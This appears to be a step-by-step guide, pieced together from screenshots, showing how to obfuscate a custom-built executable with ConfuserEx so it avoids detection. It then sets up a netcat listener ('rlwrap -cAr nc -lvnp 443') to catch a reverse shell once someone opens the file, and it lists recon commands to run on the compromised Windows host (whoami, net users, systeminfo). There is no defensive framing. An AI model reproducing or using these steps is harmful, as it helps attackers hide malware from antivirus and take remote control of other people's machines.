
ConfuserEx_bin	11. okt. 2024 14:51	Filmappe

Open it




Navn	Endringsdato	Type	Størrelse
Lenge siden			
ConfuserEx.exe	1. jul. 2016 11:55	Program	388 kB
ConfuserEx.pdb	1. jul. 2016 11:55	Program Debug D...	212 kB
Confuser.CLI.exe	1. jul. 2016 11:54	Program	28 kB
Confuser.CLI.pdb	1. jul. 2016 11:54	Program Debug D...	66 kB
Confuser.Protections.dll	1. jul. 2016 11:54	Programutvidelse	128 kB
Confuser.Protections.pdb	1. jul. 2016 11:54	Program Debug D...	338 kB
Confuser.Runtime.dll	1. jul. 2016 11:54	Programutvidelse	42 kB
Confuser.Runtime.pdb	1. jul. 2016 11:54	Program Debug D...	128 kB
Confuser.Renamer.dll	1. jul. 2016 11:54	Programutvidelse	303 kB
Confuser.Renamer.pdb	1. jul. 2016 11:54	Program Debug D...	344 kB
Confuser.DynCipher.dll	1. jul. 2016 11:54	Programutvidelse	46 kB

Drag the Exe u built in




Go to settings Click the .exe listed and click +




Here is + - and edit click the edit

This comes up





Make it to Preset Normal and click +

Add these in a random order it should be 10



Click done go to protect and a new file will be created called Confused





Now we need to go listen for the port we can use this

`rlwrap -cAr nc -lvnp 443`

File was opened and we got a connection

To test what we have we can do these commands for example

💡 whoami
powershell -c pwd

net users

net users “username u got from net users”

systeminfo

dir, cd etc windows commands